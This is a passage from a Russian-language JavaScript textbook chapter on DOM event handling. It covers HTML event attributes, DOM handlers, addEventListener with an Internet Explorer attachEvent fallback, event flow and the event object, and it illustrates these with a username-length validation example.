Например, вы хотите, чтобы функция запускалась, когда пользователь нажимает на конкретную ссылку. В таком случае вы должны получить DOM-узел данного ссылочного элемента. Это делается при помощи запроса к DOM (см. главу 5).

События пользовательского интерфейса, то есть относящиеся к браузерной оболочке как таковой (а не к загруженной в ней веб-странице) работают с объектом **window**, а не с узлом элемента. Среди событий этой категории есть такие, которые происходят при завершении загрузки запрошенной страницы либо когда пользователь прокручивает документ. Об этих событиях мы поговорим на с. 278.

2

Указывается, какое *событие* в выбранном узле элемента (узлах элементов) будет инициировать отклик.

Программисты называют такой акт *привязкой* события к узлу DOM.
На предыдущих двух страницах мы рассмотрели подборку популярных событий, которые можно отслеживать.

Некоторые события работают с большинством узлов элементов — как, например, событие **mouseover**; оно происходит, когда пользователь проводит указателем мыши по любому элементу. Другие события работают лишь с некоторыми узлами элементов — например, событие **submit** может происходить только в формах.

3

Вводится *код*, который должен выполняться при возникновении данного события.

Когда событие происходит в указанном элементе, оно инициирует функцию. Эта функция может быть именованной или анонимной.

Здесь рассмотрено, как обработка событий позволяет реагировать на действия пользователя, заполняющего регистрационную форму. Если вы выберете слишком короткое имя пользователя, то форма отобразит сообщение об ошибке.

1 ВЫБОР ЭЛЕМЕНТА

Элемент, с которым взаимодействуют посетители сайта, — это поле для ввода текста, куда записывается имя пользователя.

2 УКАЗАНИЕ СОБЫТИЯ

Когда пользователь уводит мышь из поля для текстового ввода, оно теряет фокус, и в этом элементе срабатывает событие **blur**.

3 ВЫЗОВ КОДА

Когда событие **blur** срабатывает в поле для ввода имени пользователя, оно запускает функцию **checkUsername()**, которая проверяет, не является ли имя короче пяти символов.

Если символов недостаточно, то выводится сообщение об ошибке, подсказывающее пользователю, что он должен указать более длинное имя. Если символов уже *достаточно*, то элемент, содержащий сообщение об ошибке, следует очистить. Дело в том, что данное сообщение уже могло быть показано пользователю, в результате чего он и исправил ошибку. Если сообщение об ошибке не исчезнет, это может запутать пользователя.

ТРИ СПОСОБА ПРИВЯЗКИ СОБЫТИЯ К ЭЛЕМЕНТУ

При помощи обработчиков событий можно указывать, какое событие вы ожидаете на каждом конкретном элементе. Существуют три типа обработчиков событий.

Обработчики событий, действующие на уровне HTML-разметки

См. с. 257.

Применять такие обработчики событий не рекомендуется, но знать о них необходимо, так как они могут встретиться вам в старом коде.

В ранних версиях языка HTML существовали атрибуты, способные реагировать на события в том элементе, к которому были добавлены. Имена этих атрибутов частично совпадали с названиями соответствующих событий, а значения вызывали те функции, которые должны были запускаться при возникновении событий.

Например, код **<a onclick="hide()">** означает, что когда пользователь нажмет на данный элемент **a**, должна быть вызвана функция **hide()**.
Этот подход больше не применяется, так как теперь принято отделять код JavaScript от HTML. Лучше пользоваться другими способами, описанными на этой странице.

Традиционные обработчики событий, используемые на уровне DOM

См. с. 258.

Обработчики событий, взаимодействующие с DOM, были описаны уже в первой спецификации объектной модели документа. Они считаются более предпочтительными, чем обработчики событий для HTML, поскольку позволяют отделять код JavaScript от содержимого страницы.

Во всех основных браузерах такие обработчики событий поддерживаются очень хорошо. Главный их недостаток заключается в том, что к каждому конкретному событию можно привязать всего одну функцию. Например, событие отправки формы не может инициировать сначала функцию, проверяющую введенную пользователем информацию, а затем другую, отсылающую данные из формы, если они нормально пройдут проверку.

Это ограничение приводит к тому, что если на странице используются два сценария или больше, реагирующих на одно и то же событие, они могут работать непредсказуемым образом.

Слушатели событий DOM уровня 2

См. с. 260.

Слушатели событий появились в обновленной спецификации DOM (DOM уровня 2), вышедшей в 2000 году. В настоящее время этот механизм обработки событий считается наиболее предпочтительным.

Синтаксис таких обработчиков довольно своеобразен. В отличие от традиционных, они позволяют одному событию инициировать несколько функций. В результате снижается вероятность возникновения конфликтов между различными сценариями, работающими на одной странице.

Такие обработчики событий не поддерживаются в Internet Explorer версии 8 и ниже, однако мы рассмотрим специальный обходной маневр для старых браузеров на с. 264. Различия в том, как те или иные браузеры поддерживают DOM и события, ускорили распространение библиотеки jQuery. Однако чтобы понимать, как она использует события, вы должны знать, как именно они работают.

HTML-АТРИБУТЫ ДЛЯ ОБРАБОТКИ СОБЫТИЙ (НЕ ПОЛЬЗУЙТЕСЬ ИМИ)

Обратите внимание: описанный ниже подход в настоящее время считается морально устаревшим. Однако следует знать о таких атрибутах, поскольку они могут встретиться вам в каком-нибудь старом коде (см. на предыдущей странице).

В HTML-разметке первый элемент **input** имеет атрибут **onblur** (срабатывающий, когда пользователь выходит за пределы элемента). Значением этого атрибута является имя функции, которую он должен запускать.

Значения атрибутов, выступающих в качестве обработчиков событий, — это код JavaScript, записанный либо в разделе заголовка страницы, либо в отдельном файле (как показано ниже).

HTML c06/event-attributes.html

```
<form method="post" action="http://www.example.org/register">
  <label for="username">Логин: </label>
  <input type="text" id="username" onblur="checkUsername()" />
  <div id="feedback"></div>

  <label for="password">Пароль: </label>
  <input type="password" id="password" />

  <input type="submit" value="Sign up!" />
</form>
...
<script type="text/javascript" src="js/event-attributes.js"></script>
```

JAVASCRIPT c06/js/event-attributes.js

```
function checkUsername() {                                  // Объявляем функцию
 var elMsg = document.getElementById('feedback');           // Получаем элемент обратной связи
 var elUsername = document.getElementById('username');      // Получаем имя, введенное пользователем
 if (elUsername.value.length < 5) {                         // Если имя пользователя слишком короткое
  elMsg.textContent = 'Username must be 5 characters or more'; // Указываем сообщение
 } else {                                                   // Иначе
  elMsg.textContent = '';                                   // Сбрасываем сообщение
 }
}
```

Имена HTML-атрибутов, используемых для обработки событий, соответствуют именам событий, перечисленных на с. 252–253, однако каждому названию события предшествует приставка **on**.

Например:

- элементы **a** могут иметь атрибуты событий **onclick**, **onmouseover** и **onmouseout**;
- элементы **form** могут иметь атрибут события **onsubmit**;
- элементы **input** могут иметь атрибуты событий **onkeypress**, **onfocus** и **onblur**.

ТРАДИЦИОННЫЕ ОБРАБОТЧИКИ СОБЫТИЙ, РАБОТАЮЩИЕ НА УРОВНЕ DOM

Все современные браузеры поддерживают подобные обработчики событий, но к любому можно прикрепить только одну функцию.

Ниже приведен синтаксис, позволяющий привязать событие к элементу при помощи обработчика и указать, какая функция должна запускаться при срабатывании события.

```
элемент.onсобытие = имяФункции;
```

ЭЛЕМЕНТ	СОБЫТИЕ	КОД
Узел элемента DOM, который мы выделяем	Событие, связанное с узлом (узлами), с приставкой **on**	Имя функции для вызова (после имени функции нет скобок)

В нижеприведенном коде обработчик событий находится в последней строке (уже после определения функции и выбора узла (узлов) элемента (элементов) DOM).

Если за вызываемой функцией идут скобки, то интерпретатор должен сразу же выполнить записанный в них код. Нам требуется, чтобы код выполнился только после срабатывания события. Поэтому в последней строке с обработчиком событий скобки не ставятся.

```
function checkUsername() {
  // код, проверяющий длину имени пользователя
}
var el = document.getElementById('username');
el.onblur = checkUsername;
```

Ссылка элемента в DOM зачастую сохраняется в переменной.

Имя события сопровождается приставкой on

Код начинается с определения именованной функции.

В последней строке обработчик событий вызывает функцию, но скобки в данном случае не ставятся

Примеры анонимной функции и параметризованной функции показаны на с. 262.

ИСПОЛЬЗОВАНИЕ ОБРАБОТЧИКОВ СОБЫТИЙ DOM

В данном примере обработчик событий находится в последней строке.

Прежде чем перейти к обработчику, нужно отметить еще две особенности кода.

1. Если при срабатывании события на выбранном вами узле DOM вы используете именованную функцию, то сначала напишите ее (в данном случае также можно было бы воспользоваться анонимной функцией).

2. Узел элемента DOM сохраняется в переменной. В данном случае текстовый ввод (чей атрибут **id** имеет значение **username**) записывается в переменной **elUsername**.

JAVASCRIPT c06/js/event-handler.js

```
function checkUsername() {                                    // Объявляем функцию
  var elMsg = document.getElementById('feedback');            // Получаем элемент обратной связи
  if (this.value.length < 5) {                                // Если имя пользователя слишком короткое
(1)  elMsg.textContent = 'Имя пользователя должно содержать не менее 5 символов';  // Указываем сообщение
  } else {                                                    // Иначе
    elMsg.textContent = '';                                   // Сбрасываем сообщение
  }
}

(2) var elUsername = document.getElementById('username');     // Получаем имя, введенное пользователем
(3) elUsername.onblur = checkUsername;                        // При выходе элемента из фокуса вызвать функцию checkuserName()
```

Узел элемента DOM сохраняется в переменной. В данном случае текстовый ввод (чей атрибут **id** имеет значение **username**) записывается в переменной **elUsername**.**onsubmit**, **onchange**, **onfocus**, **onblur**, **onmouseover**, **onmouseout** и т.д.).

3. В последней строке кода, приведенного выше, обработчик событий **elUsername**.**onblur** указывает, что код дожидается события **blur**, которое должно сработать на элементе, сохраненном в переменной **elUsername**.

Затем идет знак равенства и имя функции, которая должна быть выполнена, когда на данном элементе произойдет ожидаемое событие. Обратите внимание: после имени функции нет скобок. Таким образом, ей нельзя сообщить аргументы. Если вы хотите передать аргументы функции, находящейся в обработчике событий, читайте об этом на с. 262.

HTML-код идентичен показанному на с. 257, за исключением атрибута события **onblur**. Таким образом, обработчик событий используется в JavaScript, а не в HTML.


Поддержка браузерами. В строке 3 функция **checkUsername()** использует ключевое слово **this** в условной инструкции, проверяя таким образом, сколько символов ввел пользователь. Она работает в большинстве браузеров, так как они «знают», что ключевое слово **this** относится к элементу, на котором произошло событие.

Правда, в Internet Explorer 8 и версии ниже ключевое слово **this** будет интерпретироваться как относящееся к объекту **window**, и браузер «не поймет», на каком элементе произошло событие. Соответственно, он не найдет значение, длину которого должен будет проверить, и выдаст ошибку. Решение такой проблемы рассмотрено на с. 270.

СЛУШАТЕЛИ СОБЫТИЙ

Работа со слушателями — сравнительно новый подход к обработке событий. Слушатели могут одновременно оперировать несколькими функциями, но они не поддерживаются в старых браузерах.

Ниже приведен синтаксис привязки события к элементу при помощи слушателя. Данный код указывает, какая функция должна выполниться при срабатывании события.




```
function checkUsername() {
  // код для проверки длины имени пользователя
}
var el = document.getElementById('username');
el.addEventListener('blur', checkUsername, false);
```

Код начинается с определения именованной функции

Ссылка на узел элемента в DOM зачастую сохраняется в переменной

Имя события сопровождается приставкой on

В последней строке обработчик событий вызывает функцию, но скобки в данном случае не ставятся

Примеры анонимной функции и параметризованной функции показаны на с. 262

ИСПОЛЬЗОВАНИЕ СЛУШАТЕЛЕЙ СОБЫТИЙ

В данном примере обработчик событий находится в последней строке. Прежде чем перейти к обработчику событий, нужно отметить две особенности этого кода.

1. Если при срабатывании события на выбранном вами узле DOM вы используете именованную функцию, то сначала напишите ее (в данном случае также можно было бы воспользоваться анонимной функцией).

2. Узел элемента DOM сохраняется в переменной. В данном случае текстовый ввод (чей атрибут **id** имеет значение **username**) записывается в переменной **elUsername**.

JAVASCRIPT c06/js/event-listener.js

```
① function checkUsername() {                                          // Объявляем функцию
    var elMsg = document.getElementById('feedback');                  // Получаем элемент обратной связи
    if (this.value.length < 5) {                                      // Если имя пользователя слишком короткое
      elMsg.textContent = 'Имя пользователя должно содержать не менее 5 символов';  // Указываем сообщение
    } else {                                                          // Иначе
      elMsg.textContent = '';                                         // Сбрасываем сообщение
    }
  }

② var elUsername = document.getElementById('username');               // Получаем имя, введенное пользователем

  elUsername.addEventListener('blur', checkUsername, false);          // При выходе элемента из фокуса вызвать функцию checkuserName()
                                                                      // i  ii  iii
```

Метод **addEventListener()** принимает три свойства:

i) событие, на прием которого мы настраиваем слушатель, в данном случае — **blur**;

ii) код, который требуется выполнить при срабатывании события; здесь это функция **checkUsername()** (обратите внимание: при вызове функции отсутствуют скобки, так как при их наличии функция выполнилась бы сразу после загрузки страницы, а не в момент интересующего нас события);

iii) логическое значение, характеризующее поток событий (см. с. 266); обычно оно устанавливается в **false**.

ПОДДЕРЖКА БРАУЗЕРАМИ

В Internet Explorer версии 8 и ниже не поддерживается метод **addEventListener()**, однако поддерживается другой метод, **attachEvent()**. О работе с ним мы поговорим на с. 264.

Как и в предыдущем примере, браузер Internet Explorer версии 8 и ниже «не поймет», к чему относится ключевое слово **this** в условной инструкции. Альтернативный способ работы в таких случаях описан на с. 276.

ИМЕНА СОБЫТИЙ

В отличие от обработчиков событий, используемых в языке HTML и на уровне DOM, в данном случае приставка on не ставится перед именем того события, на которое должен реагировать ваш код.

Если требуется удалить слушатель, для этого существует специальная функция removeEventListener(). Она удаляет слушатель событий с указанного элемента (и имеет такие же параметры, как этот элемент).


ИСПОЛЬЗОВАНИЕ ПАРАМЕТРОВ С ОБРАБОТЧИКАМИ И СЛУШАТЕЛЯМИ СОБЫТИЙ

Поскольку при обращении с обработчиками и слушателями событий нельзя ставить скобки после имени функции, для передачи ей аргументов приходится применять обходной маневр.

Как правило, если для выполнения поставленной задачи функции требуется какая-либо информация, мы сообщаем функции аргументы. Они перечисляются в скобках, следующих за именем функции.

Когда интерпретатор встречает скобки, идущие после имени вызванной им функции, он сразу же выполняет ее код. В случае с обработчиком события нам это не нужно; функция должна быть выполнена только после того, как произойдет определенное событие.

Следовательно, если требуется сообщить аргументы такой функции, которая вызывается обработчиком или слушателем событий, мы оборачиваем ее вызов в так называемую *анонимную функцию*.



Именованная функция, требующая аргументов, заключена в анонимной функции.

Хотя у анонимной функции и есть скобки, она запускается только после срабатывания события.

Именованная функция может использовать аргументы, поскольку она выполняется только после вызова анонимной функции.

ПАРАМЕТРЫ СЛУШАТЕЛЕЙ СОБЫТИЙ

В первой строке приведенного здесь примера показана обновленная версия функции **checkUsername()**. Параметр **minLength** указывает минимальное количество символов, из которых должно состоять имя пользователя.

Значение, передаваемое в функцию **checkUsername()**, используется в условной инструкции, чтобы проверить, достаточную ли длину имеет имя пользователя. Если оно слишком короткое, выводится соответствующее сообщение.

JAVASCRIPT c06/js/event-listener-with-parameters.js

```
var elUsername = document.getElementById('username');  // Получаем введенное имя пользователя
var elMsg = document.getElementById('feedback');       // Получаем элемент для обратной связи

function checkUsername(minLength) {                    // Объявляем функцию
  if (elUsername.value.length < minLength) {           // Если имя пользователя слишком короткое
                                                       // Задаем сообщение об ошибке
    elMsg.textContent = 'Username must be ' + minLength + ' characters or more';
  } else {                                             // Иначе
    elMsg.innerHTML = '';                              // Сбрасываем сообщение
  }
}

elUsername.addEventListener('blur', function() {       // Когда элемент выходит из фокуса
  checkUsername(5);                                    // Здесь передаем аргументы
}, false);
```

Слушатель событий в последних трех строках длиннее, чем в предыдущих примерах, поскольку в вызове функции **checkUsername()** должно содержаться значение параметра **minLength**.

Для получения этой информации слушатель событий использует анонимную функцию, действующую в качестве обертки. Внутри нее вызывается функция **checkUsername()**, которой передается аргумент.

Поддержка браузерами: на следующей странице мы поговорим о том, что делать в браузерах Internet Explorer версии 8 и ниже, где отсутствует поддержка слушателей событий.

ПОДДЕРЖКА СТАРЫХ ВЕРСИЙ БРАУЗЕРА INTERNET EXPLORER

В старых версиях браузера Internet Explorer (5–8) действовала иная модель работы с событиями, в которой не поддерживался метод **addEventListener()**. Сегодня нужно писать специальный код отката, позволяющий использовать слушатели событий в старых версиях Internet Explorer.

В браузерах Internet Explorer 5–8 не поддерживался метод **addEventListener()**. Вместо него браузер использовал собственный метод **attachEvent()**, действовавший аналогично, но доступный только в Internet Explorer. Если вы хотите работать со слушателями событий, но при этом должны обеспечить поддержку Internet Explorer версии 8 и ниже, можете воспользоваться условной инструкцией, как показано ниже.

При помощи условной инструкции **if... else** можно проверить, поддерживается ли в браузере метод **addEventListener()**. Условие, заключенное в инструкции **if**, результирует в **true**, если браузер поддерживает метод **addEventListener()**, и тогда вы можете его использовать. В противном случае эта инструкция результирует в **false**, и код попытается использовать метод **attachEvent()**.

Если браузер поддерживает метод addEventListener()

Выполнить код, заключенный в этих фигурных скобках

Если не поддерживает — поступить иначе

Выполнить код, заключенный в этих фигурных скобках

```
if (el.addEventListener) {
  el.addEventListener('blur', function() {
    checkUsername(5);
  }, false );
} else {
  el.attachEvent('onblur', function() {
    checkUsername(5);
  });
}
```

При применении метода **attachEvent()** перед именем события должна указываться приставка **on** (например, **blur** превращается в **onblur**). В главе 13 будет рассмотрен иной способ поддержки, позволяющий работать с моделью событий из старых версий Internet Explorer (с применением служебного файла).

ПРИМЕНЕНИЕ СЛУШАТЕЛЕЙ СОБЫТИЙ В INTERNET EXPLORER 8

Данный листинг основывается на предыдущем примере, но существенно превосходит его по объему. Дело в том, что теперь он содержит код отката, поддерживающийся в браузере Internet Explorer версии 5–8.

После функции **checkUsername()** указывается условная инструкция **if**, проверяющая, поддерживается ли метод **addEventListener()**. Инструкция **if** результирует в **true**, если узел элемента поддерживает этот метод, в противном случае она результирует в **false**.

Если браузер поддерживает метод **addEventListener()**, то код, заключенный в первой паре фигурных скобок, выполняется с использованием метода **addEventListener()**.

В противном случае браузер будет использовать метод **attachEvent()**, совместимый со старыми версиями программы Internet Explorer. В последнем случае не забудьте перед именем события укавать приставку **on**.

JAVASCRIPT c06/js/event-listener-with-ie-fallback.js

```
var elUsername = document.getElementById('username'); // Получаем имя, введенное пользователем
var elMsg = document.getElementById('feedback');      // Получаем элемент обратной связи

function checkUsername(minLength) {                   // Объявляем функцию
 if (elUsername.value.length < minLength) {           // Если имя пользователя слишком короткое
                                                      // Устанавливаем сообщение
  elMsg.innerHTML = 'Имя пользователя должно содержать не менее ' + minLength + ' символов';
 } else {                                             // Иначе
  elMsg.innerHTML = '';                               // Сбрасываем сообщение
 }
}

if (elUsername.addEventListener) {                    // Если слушатель событий поддерживается
 elUsername.addEventListener('blur', function(){      // Когда имя пользователя выходит из фокуса
  checkUsername(5);                                   // Вызываем функцию checkUsername()
 }, false );                                          // Захватываем результат на этапе всплывания события
} else {                                              // Иначе
 elUsername.attachEvent('onblur', function(){         // Используем код отката для Internet Explorer: onblur
  checkUsername(5);                                   // Вызываем функцию checkUsername()
 });
}
```

Если требуется централизованно поддерживать браузер Internet Explorer 8 (или более старых версий), а не создавать такой код отката для *каждого* события, то лучше написать собственную функцию (обычно такие функции называются вспомогательными), которая будет создавать нужный обработчик событий за вас. Подобный прием мы покажем в главе 13, где обсуждается улучшение и валидация форм.

Конечно, важно понимать синтаксис, используемый в браузере Internet Explorer версии 8 и ниже, чтобы знать, почему в тех или иных случаях применяется вспомогательная функция, и что она делает.


В следующей главе мы рассмотрим еще одну разновидность кроссбраузерной несовместимости, которую удобно устранять при помощи библиотеки jQuery.

ПОТОК СОБЫТИЙ

Одни HTML-элементы могут быть вложены в другие. Если навести указатель мыши на гиперссылку, вы также проделаете это и с ее родительскими элементами.


Предположим, в списке предметов содержится гиперссылка. Если вы наведете на нее указатель мыши или щелкнете по ней, JavaScript может инициировать события на элементе a, а также на любых элементах, внутри которых он располагается.

Обработчики/слушатели событий можно привязывать к объемлющим элементам **li**, **ul**, **body** и **html**, а также к объектам **document** и **window**. Действующий при этом порядок срабатывания событий называется *потоком событий*, и он может идти в одном из двух направлений.



ВСПЛЫВАНИЕ СОБЫТИЙ

Событие срабатывает на *строго* определенном узле и постепенно распространяется на другие узлы, **объемлющие** тот, где оно произошло. Такой поток событий действует по умолчанию и очень широко поддерживается в различных браузерах.



ЗАХВАТ СОБЫТИЙ

Событие срабатывает на узле с большим количеством потомков и постепенно проникает **вглубь** дерева, достигая *конкретного* узла. Такая модель работы с событиями не поддерживалась в браузерах Internet Explorer версии 8 и ниже.

ПОЧЕМУ ТАК ВАЖЕН ПОТОК СОБЫТИЙ

Поток событий по-настоящему важен лишь в том случае, если в вашем коде есть обработчики событий как на самом элементе, так и на одном из его предков или потомков.

В примере, приведенном ниже, есть слушатели, реагирующие на событие **click**, которое может произойти на любом из следующих элементов:


- один из элементов **ul**;
- один из элементов **li**;
- один из элементов **a**, относящихся к компоненту списка .


В результате содержимое элемента, затронутого этим событием, отобразится в окне с предупреждением. Поток событий покажет, на каком из элементов было изначально зарегистрировано событие щелчка.

При использовании традиционных обработчиков событий, действующих в модели DOM (а также при работе с атрибутами событий, присутствующими в HTML) все современные браузеры по умолчанию применяют именно всплывание, а не захват событий. При работе со слушателями событий последний параметр, сообщаемый методу **addEventListener()**, позволяет выбирать направление срабатывания событий:

- **true — фаза захвата:**
- **false — фаза всплывания (зачастую false используется по умолчанию, так как захват событий не поддерживался в браузерах Internet Explorer версии 8 и ниже).**

Файл event-flow.js (показанный слева и доступный среди файлов примеров) демонстрирует разницу между **всплыванием** и захватом событий. В данном примере последний параметр у обработчиков событий имеет значение **false**; это означает, что отслеживание событий должно происходить на этапе всплывания. Итак, в первом окне предупреждения отображается содержимое самого глубокого элемента **a**, после чего событие распространяется вверх по дереву элементов. Аналогичный вариант с применением захвата событий вы найдете среди файлов примеров к книге.





ОБЪЕКТ EVENT

Когда случается событие, объект **event** сообщает нам информацию о нем и о том элементе, на котором оно произошло.

Всякий раз при срабатывании события мы можем найти в объекте **event** полезную информацию о нем, в частности, узнать:

- на каком элементе произошло событие;
- какая клавиша была нажата при событии **keypress**;
- в какой части области просмотра был сделан щелчок и произошло событие **click** (область просмотра — это часть окна браузера, в которой отображается веб-страница).

Объект **event** сообщается любой функции, занимающейся обработкой или слушанием событий.

Если требуется передать аргументы именованной функции, то объект **event** сначала будет передан анонимной функции-обертке (это происходит автоматически), а затем вам придется обозначить его как параметр для именованной функции (как показано на следующей странице).

Когда объект **event** передается в функцию как параметр, он часто получает имя **e** (сокращенно от **event**). Данный прием используется очень широко (в том числе на страницах этой книги).


Правда, следует учитывать, что некоторые программисты сокращенно обозначают буквой **e** другой параметр — **error** (ошибка). Так что в одних сценариях эта буква может означать event, а в других — error.

В браузере Internet Explorer 8 не только применялся необычный синтаксис при работе со слушателями событий (подробнее мы говорили об этом на с. 264), у объекта **event** в версиях 5–8 этого браузера использовались специфические имена свойств и методов. Они приведены в следующей таблице, а также в примере на с. 271.

СВОЙСТВО	ЭКВИВАЛЕНТ В INTERNET-EXPLORER 5–8	НАЗНАЧЕНИЕ
target	srcElement	Цель события (именно тот элемент, с которым происходит взаимодействие)
type	type	Тип сработавшего события
cancelable	Не поддерживается	Возможность или невозможность отмены того поведения элемента, которое задано по умолчанию

МЕТОД	ЭКВИВАЛЕНТ В INTERNET EXPLORER 5–8	НАЗНАЧЕНИЕ
preventDefault()	returnValue	Отменяет заданное по умолчанию поведение элемента (если такое возможно)
stopPropagation()	cancelBubble	Блокирует дальнейшее всплывание или захват этого события

СЛУШАТЕЛЬ СОБЫТИЙ, НЕ ИМЕЮЩИЙ ПАРАМЕТРОВ




1. Без вашего вмешательства ссылка на объект **event** автоматически передается из точки (1), где слушатель событий вызывает функцию...

2. Сюда, где функция определяется. На данном этапе параметр должен получить имя. Зачастую он называется **e** — сокращенно от **event**.

3. Затем это имя можно использовать внутри функции как ссылку на объект **event**, чтобы получать доступ к его свойствам и методам.

СЛУШАТЕЛЬ СОБЫТИЙ С ПАРАМЕТРАМИ



1. Ссылка на объект **event** автоматически передается анонимной функции, но она должна быть поименована в скобках

2. Затем ссылка на объект **event** может быть передана в именованную функцию в виде первого параметра.

3. Именованная функция получает ссылку на объект **event** в качестве первого параметра метода.

4. Теперь ссылку можно использовать в именованной функции по этому имени.

ОБЪЕКТ EVENT В БРАУЗЕРАХ INTERNET EXPLORER 5–8

Ниже описано, как получить объект **event** в браузерах Internet Explorer 5–8. Он *не* передается автоматически функциям слушателя/обработчика событий, однако *доступен* как потомок объекта **window**.

В этом коде инструкция **if** проверяет, передан ли в функцию объект **event**. Как было показано на с. 174, его наличие трактуется как значение **true**, потому данное здесь условие следует понимать так: «Если объект **event** *не* существует...».

В браузерах Internet Explorer версии 8 и ниже переменная **e** не будет содержать объект, поэтому выполняется следующий блок кода и значение **e** устанавливается в объект **event**, являющийся потомком объекта **window**.

```
function checkUsername(e) {
  if (!e) {
    e = window.event;
  }
}
```

ПОЛУЧЕНИЕ СВОЙСТВ

Имея ссылку на объект **event**, можно получать его свойства, пользуясь техникой, продемонстрированной выше. Она применима и с сокращенными вычислениями (см. с. 175).

```
var target;
target = e.target || e.srcElement;
```

ФУНКЦИЯ ДЛЯ ПОЛУЧЕНИЯ ЦЕЛИ СОБЫТИЯ

Если требуется присвоить слушатели событий нескольким элементам, воспользуйтесь следующей функцией, возвращающей ссылку на тот элемент, где произошло событие.

```
function getEventTarget(e) {
  if (!e) {
    e = window.event;
  }
